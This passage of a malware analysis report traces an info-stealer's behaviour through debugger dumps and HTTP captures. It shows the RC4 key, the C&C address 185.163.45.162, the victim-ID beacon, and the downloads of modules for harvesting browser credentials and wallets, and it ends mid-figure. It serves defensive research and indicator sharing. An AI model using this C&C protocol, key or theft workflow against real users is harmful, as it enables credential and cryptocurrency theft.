
A quick RC4 decryption revealed the URL of C&C, which is *http[:]//185[.]163[.]45[.]162*.



```
fV46cjQG7jcdYm3TS3xk8CWP0R0zIw==

start: 22      time:  1ms
  end: 22    length:  22
length:  0    lines:   1

http://185.163.45.162/
```

Figure 10 Decryption of encrypted data received from TA's Telegram channel

Once the malware has the C&C URL, it generates a unique ID for the victim device and encrypts it using RC4 encryption using the key "*iV8+pT5$yP7{*", then it sends the unique ID to the attacker's C&C.




```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: text/plain; charset=UTF-8
Content-Length: 140
Host: 185.163.45.162

nAZKr275NrYSHFI4x1yUjL6MbxxRlzcw5yXBUuww1vzRoODyQsfcWrDm5ngHwd2Do+FzVEHADIOBD75iJnoNFKTzHcMq2CGX6udupFaaSIpyB4VnZiQEf1pVcT9geKdznQVvy/ZP1w==HTTP/1.0 200 OK
```

```
EAX   0019F824    &"nAZKr275NrYSHFI4x1yUjL6MbxxRlzcw5yXBUuww1vzRoODyQsfcWrDm5ngHwd2Do+FzVEHADIOBD75iJnoNFKTzHcMq2CGX6udupFaaSIpyB4VnZiQEf1pVc
EBX   00000000
ECX   0019FF1C
EDX   0000008B
EBP   0019FF28
ESP   0019E268    &"Ðáď"
ESI   00692FE0    "b=5D202E6E-B33A-4833-ABFB-2391BC075089_MalWorkstation&c=723d14b565e8f39294f31f86b0ce56cdaee75105&f=json"
EDI   00487648    test.exe.00487648
```

Figure 11 Victim's Unique ID sent to C&C

As shown in below figure, Once the C&C receives the above Victim ID as a request, it sends the RC4 encrypted configuration data to the victim's machine, which is then decrypted using the same key shown above.



```
      0043279C   56              push esi                               esi:&"Àt}}"
      0043279D   FF15 38B34600   call dword ptr ds:[<&WinHttpClos
      004327A3   8B4D F4         mov ecx,dword ptr ss:[ebp-C]
EIP → 004327A6   8BC7            mov eax,edi                            edi:&"hRkggjjrPtFyAxgpn1yi47nQDB5LhQUMk2SHG/cttt6Ute/gVZKsc
      004327A8   5F              pop edi                                edi:&"hRkggjjrPtFyAxgpn1yi47nQDB5LhQUMk2SHG/cttt6Ute/gVZKsc
      004327A9   5E              pop esi                                esi:&"Àt}}"
      004327AA   5B              pop ebx                                ebx:&"`q|"
      004327AB   64:890D 00000000 mov dword ptr fs:[0],ecx              00000000:"Lâ\x19"

esi=007B2C88 &"Àt}"

.text:0043279C test.exe.bin:$3279C #3189C
```

```
nAZKr275NrYSHFI4x1yUjL6MbxxRlzcw5yXBUuww1vzRoODyQsfcWrDm5ngHwd2Do+FzVEHADIOBD75iJnoNFKTzHcMq2CGX6udupFaaSIpyB4VnZiQEf1pVcT9geKdznQVvy/ZP1w==HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.5
Date: Wed, 20 Oct 2021 08:04:53 GMT

hRkggjjrPtFyAxgpn1yi47nQDB5LhQUMk2SHG/cttt6Ute/
gVZKscf7c63AmwZ2AgKZ+ax7RPM7MC+FybWFYEaPxTp8t2CGQsOs6pwGaQoohAtA6aipTfQ8ELWlleaZziFMxkbUTm2hf1GswBK+nufwI22EYRmGGBx7vtXOTMiazoRr8BOghs3cTRh1GFk8T/
tEjz9FMhutApsm+Zg7qkNK4jDLubMID4AoIplEMg9dlFRfb896H3TGYca84JG7z1tlQc3N/lGvsQ/EEZ1PoXSQW5N/OdGYDA7OP8gl6lXBhF+Jz8boy2LOWTDjYBrJTkT3a6/
cgghJK9cZdj6A88nVQTKd6pmuVr4DycHagF3bZ9S1QiW2hoefXAazZvSQ2DBTs7BsW0VDtPST2qa5zzLR2t2y/sXCpfsZO6368xKKchJ+xME6UwmVcMtt1EI5TGreXjew9/eHzc31u0Y/
HLGxmesFESsDY0pD5Nt33doV6c5AtczN4cr3n0TDMzylVTfzlfyYxf0N49bi/rU6EtMDYuM8/
bsr2giiU1EeZJbJb2Bo5ErwZjeMyAGPAsYW4Aa1cTZRuz8WTz+D04k+lxsCR58KXC3q+R2mZRNvb040zZFoXFGRqMsJgO4NOTUK6ACA2sCG0w4gQ/ayV6Wa9nOuavbL6qQzA4Ky7b3pioP0GQ1tqS00WswnP1/
p9MOL8GEQF0GGJm//INg8hMUWkOTt+0UIq0WmWBPu9k1MrqZrMxO9wdGCbg0fbQCXuO8gyEwLn+CHUQx+mv71395VhGLRW/
O0LkpdUqnPgWw+H3FfBRD582BHQNS9eXPqx1bQJskomvefoAo8yGF3J7dKgVVRe8QSrou517D9RT0PuzAmAGTT9w18z7IfimQzksba8ec1SYdZAmSTcXN6WvjtGE2raZOftHcpD55ULo1FChIHaFW8EvDBGZfUXGCWs1oh4jQM4
656ZjiSI+ZedORUliGj6XutjxFF4HXUOoQKqpBpUnXcJ+D3GuOXeIhnaY5QkNyoDZ2EJBWx9viy7By4W35VsoWlg2vodMTg3ku1pi8RqSujsY0WuyRzY0wnIt+EdvouinUaQ4jZF/
wYGc2tfFhcfw4WN2KDvhAGUnY+cKvq7dc5eYnsOLSMMcLvtL4D3XAkDTOTtx4mV8/rDz7qTnvoOm4Mh8/RTLDFKltAzi84/
```

Figure 12 Encrypted Configuration data received from C&C


The configuration data contains the below details, which Stealer uses to perform further actions.

Configuration	Description

URL Paths	URL Paths to download additional modules
Victim Details	IP, Location, Longitude, Latitude, etc
Browser Path	Various paths from which stealers can extract sensitive details.
Crypto Wallet	Crypto Wallet details for extraction

Table 1 Configuration data present in the table.

Upon parsing the configuration file, the malware extracts the URL Paths for the first module and sends a request to download the module.




```
{"_id":"VZgSk3wB3dP17Spz6ltz","au":"/1/f/VZgSk3wB3dP17Spz6ltz/70176da395c820ff261568984f449a001530c003","ls":"/1/f/VZgSk3wB3dP17Spz6
705","ip":"194.195.91.19","location":{"country":"Germany","country_code":"DE","state":null,"state_code":null,"city":null,"zip":null,
:{"m":null,"t":null,"lu":null},"lu":null,"rm":1,"stm":0,"tg":0,"is_screen_enabled":0,"is_history_enabled":0,"depth":3,"s":[{"k":"edg
Edge:\\Microsoft\\Edge\\User Data:Login Data:Cookies:Web Data"},{"k":"chrome","v":"28:Google Chrome:\\Google\\Chrome\\User Data:Logi
```

```
GET /1/f/VZgSk3wB3dP17Spz6ltz/70176da395c820ff261568984f449a001530c003 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: 185.163.45.162

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.5
Date: Wed, 20 Oct 2021 09:03:56 GMT
Content-type: application/octet-stream
Content-Length: 916735
Last-Modified: Tue, 19 Oct 2021 13:03:32 GMT

MZ......................@...........................................        .!..L.!This program cannot be run in DOS mode.

$.......PE..L.....t\...........!.....Z      ......
...........p          ....a......................................... .......................
.. ....
.H.... .......................0...3.....................................................
...............................text...XX      ......Z     .................`.P`.data........p        ......`     .............@.`..rdata........   .. ...|
.............@.`@.bss....(.....
........................`..edata... ....
```

Figure 13 Additional Payload Download from C&C

Upon receiving the PE file as a response, the malware uses CreateFile/WriteFile Application Programming Interface (API) to write the binary onto the “AppData\LocalLow” location as “sqlite3.dll”.




```
76D5D970 <kernelbase.WriteFile>   6A 18          push 18                          WriteFile
76D5D972                          68 E052E176    push kernelbase.76E152E0
76D5D977                          E8 504B0200    call kernelbase.76D824CC
76D5D97C                          33C9           xor ecx,ecx
76D5D97E                          894D E0        mov dword ptr ss:[ebp-20],ecx
76D5D981                          894D E4        mov dword ptr ss:[ebp-1C],ecx
76D5D984                          8B75 14        mov esi,dword ptr ss:[ebp+14]
76D5D987                          85F6           test esi,esi
76D5D989                          74 02          je kernelbase.76D5D98D
76D5D98B                          890E           mov dword ptr ds:[esi],ecx
76D5D98D                          8B7D 08        mov edi,dword ptr ss:[ebp+8]     [ebp+8]:&"ALLUSERSPROFI
76D5D990                          83FF F4        cmp edi,FFFFFFF4
76D5D993                          0F84 DD280300  je kernelbase.76D90276
76D5D999                          83FF F5        cmp edi,FFFFFFF5
76D5D99C                          0F84 C3280300  je kernelbase.76D90265
76D5D9A2                          83FF F6        cmp edi,FFFFFFF6
76D5D9A5                          0F84 A9280300  je kernelbase.76D90254
76D5D9AB                          8B5D 18        mov ebx,dword ptr ss:[ebp+18]
76D5D9AE                          51             push ecx
76D5D9AF                          85DB           test ebx,ebx                     ebx:"MZ螨"
```

```
EAX   0019E248   "]https"
EBX   0081A540   "MZ螨"
ECX   4605153A
EDX   00000000

Default (stdcall)
1: [esp+4]  00000280
2: [esp+8]  0081A540 "MZ螨"
3: [esp+C]  00002000
4: [esp+10] 0019E248 "]https"
5: [esp+14] 00000000
```

```
Thread   8    260   1FFFFF    TID: 9248 (Main Thread), PID: 7960 (Debuggee)
Event    10   264   1F0003
Key      2C   268   F003F     \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9
Event    10   26C   1F0003
Key      2C   270   F003F     \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\WinSock2\Parameters\NameSpace_Catalog5
Event    10   274   1F0003
File     25   278   16019F    \Device\Afd
File     25   280   12019F    \Device\HarddiskVolume3\Users\MalWorkstation\AppData\LocalLow\sqlite3.dll
         32   284   804       ERROR_NOT_SUPPORTED
         32   288   804       ERROR_NOT_SUPPORTED
         32   28C   804       ERROR_NOT_SUPPORTED
         32   290   804       ERROR_NOT_SUPPORTED
Event    10   294   1F0003
         32   298   804       ERROR_NOT_SUPPORTED
File     25   29C   100080    \Device\Nsi
```

Figure 14 Saving the PE file as sqlite3.dll

At this stage, the stealer copies various SQLite DB files from application locations like the browser present in the victim machine and then uses “sqlite3.dll” to parse and extract the sensitive contents from the DB file, as shown in the figure below.



```
; 24106C76   jmp dword ptr ds:[<&CreateFileW>  CreateFileW
             int3
             int3
             int3
             int3
             int3
             int3
             int3
             int3
             int3
             int3
; 20106C76   jmp dword ptr ds:[<&DefineDosDev  DefineDosDeviceW
             int3
; 1C106C76
; 18106C76
```


```
Hide FPU
EAX  021D04B8   L"C:\\Users\\MalWorkstation\\AppData\\LocalLow\\RYwTiizs2t"
EBX  00000000
ECX  F3475989
EDX  00780000   "f..^J..æ"

Default (stdcall)
1: [esp+4] 021D04B8 L"C:\\Users\\MalWorkstation\\AppData\\LocalLow\\RYwTiizs2t"
2: [esp+8] 80000000
3: [esp+C] 00000003
```

C:\Users\MalWorkstation\AppData\LocalLow

Name	Date modified	Type	Size
Microsoft	02-05-2021 16:30	File folder	
Oracle	09-08-2021 06:12	File folder	
Sun	03-05-2021 02:28	File folder	
RYwTiizs2t	09-08-2021 08:57	File	116 KB
sqlite3.dll	20-10-2021 10:14	Application exten...	896 KB

Figure 15 Malware Parsing the Browser SQLite DB file for credentials extraction

Later, the malware sends another request to the C&C URL to download the additional modules. The figure below shows that the malware downloads the modules compressed as a ZIP file.




```
":"/1/f/VZqSk3wB3dP17Spz6ltz/5dfc9c671cd79170658086b201f75552aca5a705","ip
untry":"Germany","country_code":"DE","state":null,"state_code":null,"city"
93,"longitude":9.491},"c":{"m":null,"t":null,"lu":null},"lu":null,"rm":1,"
```

```
GET //1/f/VZqSk3wB3dP17Spz6ltz/5dfc9c671cd79170658086b201f75552aca5a705 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Host: 185.163.45.162

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.5
Date: Wed, 20 Oct 2021 09:32:14 GMT
Content-type: application/octet-stream
Content-Length: 2828315
Last-Modified: Tue, 19 Oct 2021 13:05:02 GMT

PK.........znN<       .{r....i......nssdbm3.dll...|...8...N.
Y..6.$J......$1....D .a.....jL.V..C...N.;.....}./..............$...Z,T.R.qc...Ec.=....
............;..{....s.....p.`..A.?M.....W!......a..?N...~e.A..W..o.....[..}...,...;..+\...
.Jw.|....k.........<yR.^.E.o.nxs.c.....=V....,..F.....cu......w.O..[..u.{..<.w....7P...{..K~...E..w...c...z^..[Z....6.G.V.2..+.n4.
....1M.......w{f...nJL...{. d
```

Figure 16 Additional payloads downloaded from C&C


The below figure shows the additional modules (2nd Modules) required by the Stealer to extract credentials.



```
AccessibleHandler.dll
api-ms-win-core-file-l2-1-0.dll
api-ms-win-core-interlocked-l1-1-0.dll
api-ms-win-core-memory-l1-1-0.dll
api-ms-win-core-processthreads-l1-1-0.dll
api-ms-win-core-rtlsupport-l1-1-0.dll
api-ms-win-core-synch-l1-2-0.dll
api-ms-win-core-util-l1-1-0.dll
api-ms-win-crt-environment-l1-1-0.dll
api-ms-win-crt-locale-l1-1-0.dll
api-ms-win-crt-private-l1-1-0.dll
api-ms-win-crt-stdio-l1-1-0.dll
api-ms-win-crt-utility-l1-1-0.dll
IA2Marshal.dll
lgpllibs.dll
MapiProxy_InUse.dll
mozMapi32_InUse.dll
nssckbi.dll
qipcap.dll
vcruntime140.dll
AccessibleMarshal.dll
api-ms-win-core-handle-l1-1-0.dll
api-ms-win-core-libraryloader-l1-1-0.dll
api-ms-win-core-namedpipe-l1-1-0.dll
api-ms-win-core-processthreads-l1-1-1.dll
api-ms-win-core-string-l1-1-0.dll
api-ms-win-core-sysinfo-l1-1-0.dll
api-ms-win-crt-conio-l1-1-0.dll
api-ms-win-crt-filesystem-l1-1-0.dll
api-ms-win-crt-math-l1-1-0.dll
api-ms-win-crt-process-l1-1-0.dll
api-ms-win-crt-string-l1-1-0.dll
breakpadinjector.dll
ldap60.dll
libEGL.dll
mozglue.dll
msvcp140.dll
nssdbm3.dll
softokn3.dll
api-ms-win-core-file-l1-2-0.dll
api-ms-win-core-heap-l1-1-0.dll
api-ms-win-core-localization-l1-2-0.dll
api-ms-win-core-processenvironment-l1-1-0.dll
api-ms-win-core-profile-l1-1-0.dll
api-ms-win-core-synch-l1-1-0.dll
api-ms-win-core-timezone-l1-1-0.dll
api-ms-win-crt-convert-l1-1-0.dll
api-ms-win-crt-heap-l1-1-0.dll
api-ms-win-crt-multibyte-l1-1-0.dll
api-ms-win-crt-runtime-l1-1-0.dll
api-ms-win-crt-time-l1-1-0.dll
freebl3.dll
ldif60.dll
MapiProxy.dll
mozMapi32.dll
nss3.dll
prldap60.dll
ucrtbase.dll
```

Figure 17 Modules required by malware for extraction of credentials.

Once the credential extraction is done, the Stealer creates a ZIP file and stores the victim's credentials. Then, it sends these credentials to the attacker's C&C, as shown below.




```
{"_id":"VZgSk3wB3dP17Spz6ltz","au":"/l/f/VZgSk3wB3dP17Spz6ltz/70176da
":"/l/f/VZgSk3wB3dP17Spz6ltz/5dfc9c671cd79170658086b201f75552aca5a705
untry":"Germany","country_code":"DE","state":null,"state_code":null,"
